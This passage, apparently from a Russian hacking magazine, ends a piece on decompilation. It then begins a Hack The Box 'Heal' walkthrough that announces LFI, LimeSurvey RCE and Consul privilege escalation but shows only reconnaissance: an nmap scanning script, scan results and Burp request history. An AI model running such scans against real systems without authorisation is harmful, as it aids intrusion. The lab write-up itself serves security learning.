Код можно значительно упростить, подставляя определения переменных в те места, где они используются. Это несложно автоматизировать через RD-анализ, но проблема в том, что у меня нет определений используемых API вроде `SetProperty`. Без прототипов функций невозможно сказать, какие аргументы функция использует по значению, а какие по ссылке. Например, `HasProperty` принимает первый строковый аргумент как значение, а во второй записывает возвращаемое значение по ссылке. Но сжатие кода — это уже на будущее.

ВЫВОДЫ

Написать кросс-компилятор оказалось сложной, но вполне посильной затеей. Следующим шагом может стать обратная задача — создание компилятора, переводящего си-код в ассемблерный байт-код. Декомпиляция неидеальна, но мы уже получили тонну скриптов, пригодных для датамайнинга.

HTB HEAL



Heal

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	14 Dec 2024	Medium	30

Эксплуатируем LFI в проекте Rails

RalfHacker
hackerralf8@gmail.com

Сегодня я покажу, как эксплуатировать уязвимость локального включения файлов (LFI) в проекте на Ruby on Rails. Также используем RCE-уязвимость в LimeSurvey, а после получения сессии на сервере повысим свои привилегии через баг в API системы Consul.

Наша конечная цель — получение прав суперпользователя на машине Heal с учебной площадки Hack The Box. Уровень сложности задания — средний.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.46     heal.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for heal.htb (10.10.11.46)
Host is up (0.61s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Heal
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел два открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер Nginx 1.18.0.

На SSH делать пока нечего, поэтому начинаем с веб-сервера.




heal.htb/
Fast Resume Builder
Create professional resumes in minutes
Open Source
Fast
User-friendly
Build your career with our intuitive resume builder. Craft a professional resume that stands out and gets you noticed by top employers.
Choose from professional templates
Easy-to-use interface
ATS-friendly formats
Download in multiple file types
Welcome Back
Username
Password
SIGN IN
NEW HERE? SIGN UP

Главная страница сайта

ТОЧКА ВХОДА

На самом сайте ничего интересного не находим. Зато, изучая историю запросов в **Burp History**, видим обращения к API на домене `api.heal.htb`.




16	http://heal.htb	POST	/sockjs-node/060/gzanadze/xhr?t=1738228818274	✓	200	357	script
17	http://heal.htb	POST	/sockjs-node/060/gzanadze/xhr?t=1738228819662	✓	200	784	JSON
18	http://heal.htb	POST	/sockjs-node/060/gzanadze/xhr?t=1738228821619	✓	200	357	script
19	http://api.heal.htb	OPTIONS	/signin				
20	http://heal.htb	POST	/sockjs-node/060/gzanadze/xhr?t=1738228848320	✓			
21	http://api.heal.htb	OPTIONS	/signup				
22	http://api.heal.htb	OPTIONS	/signup				
23	http://api.heal.htb	OPTIONS	/signup				

Запросы в Burp History

Обновляем запись в файле `/etc/hosts` и просматриваем найденный сайт. Там нас ожидает Rails 7.1.4.

```
10.10.11.46 heal.htb api.heal.htb
```




Rails version: 7.1.4
Ruby version: ruby 3.3.5 (2024-09-03 revision ef084cc8f4) [x86_64-linux]

Главная страница api.heal.htb


Теперь, когда `api.heal.htb` доступен, возвращаемся и регистрируемся на основном сайте.

После авторизации получим редирект на страницу `/resume`, где предлагается отправить персональную информацию.



Содержимое страницы /resume

В меню сайта есть еще две ссылки. Пункт Survey ведет на новый поддомен `take-survey`.



Burp Suite Professional

